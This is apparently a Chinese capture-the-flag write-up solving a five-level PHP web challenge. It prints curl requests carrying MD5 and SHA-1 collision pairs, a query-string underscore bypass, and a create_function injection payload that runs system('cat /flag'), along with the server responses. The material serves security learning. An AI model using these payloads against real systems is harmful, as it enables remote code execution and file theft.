




nothing here

1.查看源码有一个disallow，想到了robots.txt




```
nothing here
<!-- here is level 1 -->
<!-- disallow: -->
```

访问看到第二关



```
User-agent: *
Disallow:
Disallow: level_2_1s_h3re.php
```

2.是md5强碰撞




```php
<?php
//here is level 2
error_reporting(0);
include "str.php";
if (isset($_POST['array1']) && isset($_POST['array2'])){
    $a1 = (string)$_POST['array1'];
    $a2 = (string)$_POST['array2'];
    if ($a1 == $a2){
        die("????");
    }
    if (md5($a1) === md5($a2)){
        echo $level3;
    }
    else{
        die("level 2 failed ...");
    }

}
else{
```

这时候要用到一个工具可以快速帮我们找到字符不一样但是md5值一样的一对

```
hashclash   //专门用来md5碰撞的工具
里面有个md5_fastcoll
命令：md5_fastcoll -o out1.bin out2.bin     //由于有不可见字符，会自动生成out1.bin和out2.bin文件并将碰撞的两个值存入
```

直接打开会破坏二进制数据，所以写个提取脚本，会输出两个字符串的url编码


```python
import sys
import urllib.parse

print('Payload 1:\n'+urllib.parse.quote(open(sys.argv[1],'rb').read()))
print('Payload 2:\n'+urllib.parse.quote(open(sys.argv[2],'rb').read()))

格式：python3 hashExtract.py 文件1路径 文件2路径
```



```
 ● ▶ python3 hashExtract.py Equcoll/out1.bin Equcoll/out2.bin
Payload 1:
%AF%C28%15C%9B%12%B2%CDk%9A%A2t%ED%DD%A2b%CF%038R%84%AE%3D6~%3A%C2r%B2%89%9
5%D1%11%C2%D9%FA%8B-Pg%28Ry%0E%94R%12%99m%A4%BDG%B3l%02T%E4%0ET%1F%A2%E5%7C
%C6a%24%ABe%92%F52aA%3E%F3%9E%91%EF%8D%0Cq%96%A5%B7%0A%FB%EC%E6%D8%2BfP%B7%
FC%ED%158%3Fx%81%94%C3%E6~%28Y%8A%A042%3C%E1%D0M%C7%96%DA%D3%02%7F%9B%87%E3
%05%AB%F1%09
Payload 2:
%AF%C28%15C%9B%12%B2%CDk%9A%A2t%ED%DD%A2b%CF%03%B8R%84%AE%3D6~%3A%C2r%B2%89
%95%D1%11%C2%D9%FA%8B-Pg%28Ry%0E%14S%12%99m%A4%BDG%B3l%02T%E4%0E%D4%1F%A2%E
5%7C%C6a%24%ABe%92%F52aA%3E%F3%9E%91%EF%8D%0Cq%96%25%B7%0A%FB%EC%E6%D8%2BfP
%B7%FC%ED%158%3Fx%81%94%C3%E6~%28Y%8A%A0%B41%3C%E1%D0M%C7%96%DA%D3%02%7F%9B
%87c%05%AB%F1%09
```


将这两个字符串传过去就行，字符太多了浏览器不让传，可以用curl

```
curl http://node5.anna.nssctf.cn:24970/level_2_1s_h3re.php -X POST -d
 "array1=%AF%C28%15C%9B%12%B2%CDk%9A%A2t%ED%DD%A2b%CF%038R%84%AE%3D6~%3A%C2
r%B2%89%95%D1%11%C2%D9%FA%8B-
Pg%28Ry%0E%94R%12%99m%A4%BDG%B3l%02T%E4%0ET%1F%A2%E5%7C%C6a%24%ABe%92%F52aA%3E%F3
%9E%91%EF%8D%0Cq%96%A5%B7%0A%FB%EC%E6%D8%2BfP%B7%FC%ED%158%3Fx%81%94%C3%E6~%28Y%8
A%A042%3C%E1%D0M%C7%96%DA%D3%02%7F%9B%87%E3%05%AB%F1%09&array2=%AF%C28%15C%9B%12%
B2%CDk%9A%A2t%ED%DD%A2b%CF%03%B8R%84%AE%3D6~%3A%C2r%B2%89%95%D1%11%C2%D9%FA%8B-
Pg%28Ry%0E%14S%12%99m%A4%BDG%B3l%02T%E4%0E%D4%1F%A2%E5%7C%C6a%24%ABe%92%F52aA%3E%
F3%9E%91%EF%8D%0Cq%96%25%B7%0A%FB%EC%E6%D8%2BfP%B7%FC%ED%158%3Fx%81%94%C3%E6~%28Y
%8A%A0%B41%3C%E1%D0M%C7%96%DA%D3%02%7F%9B%87c%05%AB%F1%09"
```



```
● ▶ curl http://node5.anna.nssctf.cn:24970/level_2_1s_h3re.php -X POST -d
 "array1=%AF%C28%15C%9B%12%B2%CDk%9A%A2t%ED%DD%A2b%CF%038R%84%AE%3D6~%3A%C2
r%B2%89%95%D1%11%C2%D9%FA%8B-Pg%28Ry%0E%94R%12%99m%A4%BDG%B3l%02T%E4%0ET%1F
%A2%E5%7C%C6a%24%ABe%92%F52aA%3E%F3%9E%91%EF%8D%0Cq%96%A5%B7%0A%FB%EC%E6%D8
%2BfP%B7%FC%ED%158%3Fx%81%94%C3%E6~%28Y%8A%A042%3C%E1%D0M%C7%96%DA%D3%02%7F
%9B%87%E3%05%AB%F1%09&array2=%AF%C28%15C%9B%12%B2%CDk%9A%A2t%ED%DD%A2b%CF%0
3%B8R%84%AE%3D6~%3A%C2r%B2%89%95%D1%11%C2%D9%FA%8B-Pg%28Ry%0E%14S%12%99m%A4
%BDG%B3l%02T%E4%0E%D4%1F%A2%E5%7C%C6a%24%ABe%92%F52aA%3E%F3%9E%91%EF%8D%0Cq
%96%25%B7%0A%FB%EC%E6%D8%2BfP%B7%FC%ED%158%3Fx%81%94%C3%E6~%28Y%8A%A0%B41%3
C%E1%D0M%C7%96%DA%D3%02%7F%9B%87c%05%AB%F1%09"
Level___3.php⏎
```


3.输出第三关的文件，访问过去，这次是sha1碰撞，这比md5难多了



```
error_reporting(0);
include "str.php";
if (isset($_POST['array1']) && isset($_POST['array2'])){
    $a1 = (string)$_POST['array1'];
    $a2 = (string)$_POST['array2'];
    if ($a1 == $a2){
        die("????");
    }
    if (sha1($a1) === sha1($a2)){
        echo $level4;
    }
    else{
        die("level 3 failed ...");
    }

}
else{
    show_source(__FILE__);
}
?>
```

我只有这一对

```
array1=%25PDF-1.3%0A%25%E2%E3%CF%D3%0A%0A%0A1%200%20obj%0A%3C%3C/Width%202%200%20R/Height%203%200%20R/Type%204%200%20R/Subtype%205%200%20R/Filter%206%200%20R/ColorSpace%207%200%20R/Length%208%200%20R/BitsPerComponent%208%3E%3E%0Astream%0A%FF%D8%FF%FE%00%24SHA-1%20is%20dead%21%21%21%21%21%85/%EC%09%239u%9C9%B1%A1%C6%3CL%97%E1%FF%FE%01%7FF%DC%93%A6%B6%7E%01%3B%02%9A%AA%1D%B2V%0BE%CAg%D6%88%C7%F8K%8CLy%1F%E0%2B%3D%F6%14%F8m%B1i%09%01%C5kE%C1S%0A%FE%DF%B7%608%E9rr/%E7%ADr%8F%0EI%04%E0F%C20W%0F%E9%D4%13%98%AB%E1.%F5%BC%94%2B%E35B%A4%80-%98%B5%D7%0F%2A3.%C3%7F%AC5%14%E7M%DC%0F%2C%C1%A8t%CD%0Cx0Z%21Vda0%97%89%60k%D0%BF%3F%98%CD%A8%04F%29%A1&array2=%25PDF-1.3%0A%25%E2%E3%CF%D3%0A%0A%0A1%200%20obj%0A%3C%3C/Width%202%200%20R/Height%203%200%20R/Type%204%200%20R/Subtype%205%200%20R/Filter%206%200%20R/ColorSpace%207%200%20R/Length%208%200%20R/BitsPerComponent%208%3E%3E%0Astream%0A%FF%D8%FF%FE%00%24SHA-1%20is%20dead%21%21%21%21%21%85/%EC%09%239u%9C9%B1%A1%C6%3CL%97%E1%FF%FE%01sF%DC%91f%B6%7E%11%8F%02%9A%B6%21%B2V%0F%F9%CAg%CC%A8%C7%F8%5B%A8Ly%03%0C%2B%3D%E2%18%F8m%B3%A9%09%01%D5%DFE%C1O%26%FE%DF%B3%DC8%E9j%C2/%E7%BDr%8F%0EE%BC%E0F%D2%3CW%0F%EB%14%13%98%BBU.%F5%A0%A8%2B%E31%FE%A4%807%B8%B5%D7%1F%0E3.%DF%93%AC5%00%EBM%DC%0D%EC%C1%A8dy%0Cx%2Cv%21V%60%DD0%97%91%D0k%D0%AF%3F%98%CD%A4%BCF%29%B1
```




```
curl http://node5.anna.nssctf.cn:24970/Level___3.php -X POST -d "array1=%25PDF-1.3%0A%25%E2%E3%CF%D3%0A%0A%0A1%200%20obj%0A%3C%3C/Width%202%200%20R/Height%203%200%20R/Type%204%200%20R/Subtype%205%200%20R/Filter%206%200%20R/ColorSpace%207%200%20R/Length%208%200%20R/BitsPerComponent%208%3E%3E%0Astream%0A%FF%D8%FF%FE%00%24SHA-1%20is%20dead%21%21%21%21%21%85/%EC%09%239u%9C9%B1%A1%C6%3CL%97%E1%FF%FE%01%7FF%DC%93%A6%B6%7E%01%3B%02%9A%AA%1D%B2V%0BE%CAg%D6%88%C7%F8K%8CLy%1F%E0%2B%3D%F6%14%F8m%B1i%09%01%C5kE%C1S%0A%FE%DF%B7%608%E9rr/%E7%ADr%8F%0EI%04%E0F%C20W%0F%E9%D4%13%98%AB%E1.%F5%BC%94%2B%E35B%A4%80-%98%B5%D7%0F%2A3.%C3%7F%AC5%14%E7M%DC%0F%2C%C1%A8t%CD%0Cx0Z%21Vda0%97%89%60k%D0%BF%3F%98%CD%A8%04F%29%A1&array2=%25PDF-1.3%0A%25%E2%E3%CF%D3%0A%0A%0A1%200%20obj%0A%3C%3C/Width%202%200%20R/Height%203%200%20R/Type%204%200%20R/Subtype%205%200%20R/Filter%206%200%20R/ColorSpace%207%200%20R/Length%208%200%20R/BitsPerComponent%208%3E%3E%0Astream%0A%FF%D8%FF%FE%00%24SHA-1%20is%20dead%21%21%21%21%21%85/%EC%09%239u%9C9%B1%A1%C6%3CL%97%E1%FF%FE%01sF%DC%91f%B6%7E%11%8F%02%9A%B6%21%B2V%0F%F9%CAg%CC%A8%C7%F8%5B%A8Ly%03%0C%2B%3D%E2%18%F8m%B3%A9%09%01%D5%DFE%C1O%26%FE%DF%B3%DC8%E9j%C2/%E7%BDr%8F%0EE%BC%E0F%D2%3CW%0F%EB%14%13%98%BBU.%F5%A0%A8%2B%E31%FE%A4%807%B8%B5%D7%1F%0E3.%DF%93%AC5%00%EBM%DC%0D%EC%C1%A8dy%0Cx%2Cv%21V%60%DD0%97%91%D0k%D0%AF%3F%98%CD%A4%BCF%29%B1"
level_level_4.php
```

4.第四关php变量解析，PHP会把不能识别的字符转成下划线**?NI+SA+=txw4ever**


说明一下

```
$_SERVER['REQUEST_URI']:访问的url
parse_url:将url每部分分出来，如：
http://node5.anna.nssctf.cn:24970/level_level_4.php?NI+SA+=txw4ever
则返回这样的数组
Array{
"scheme"=> "http",
"host" => "node5.anna.nssctf.cn",
"port" => 24970,
"path" => "/level_level_4.php",
"query" => "NI+SA+=txw4ever"    //问号后的字符串
}
```



```
$str = parse_url($_SERVER['REQUEST_URI']);
if($str['query'] == ""){
    echo "give me a parameter";
}
if(preg_match('/ |_|20|5f|2e|\./',$str['query'])){
    die("blacklist here");
}
if($_GET['NI_SA_'] === "txw4ever"){
    die($level5);
}
else{
    die("level 4 failed ...");
}
```


55_5_55.php



http://node5.anna.nssctf.cn:24970/level_level_4.php?NI+SA+=txw4ever

5.第五关，create_function绕过，变量a不能只有数字，字母和下划线

```
payload：?a=\create_function&b=}system('cat /flag');/*
```




```
$a = $_GET['a'];
$b = $_GET['b'];
if(preg_match('/^[a-z0-9_]*$/isD',$a)){
    show_source(__FILE__);
}
else{
    $a('',$b);
}
```

为什么要这么写呢

```
在 PHP 中\ 代表“全局命名空间”，加了\代表用php全局原生函数，在这可以用来绕过
create_function在底层执行了类似eval的命令，语法：create_function(string $args, string
$code)
args为参数，code为内部代码
function __lambda_func($args) {
    // $code
}
这只是创造而已，但我们传入b的值，会让代码变成
function __lambda_func($args) {
    }system('cat /flag');/*
}
直接逃逸到了外面，执行了命令
```

NSSCTF{a0497678-33e5-4eb3-aebf-a52f264637b8}



URL

http://node5.anna.nssctf.cn:24970/55_5_55.php?a=\create_function&b=}system('cat /flag');/*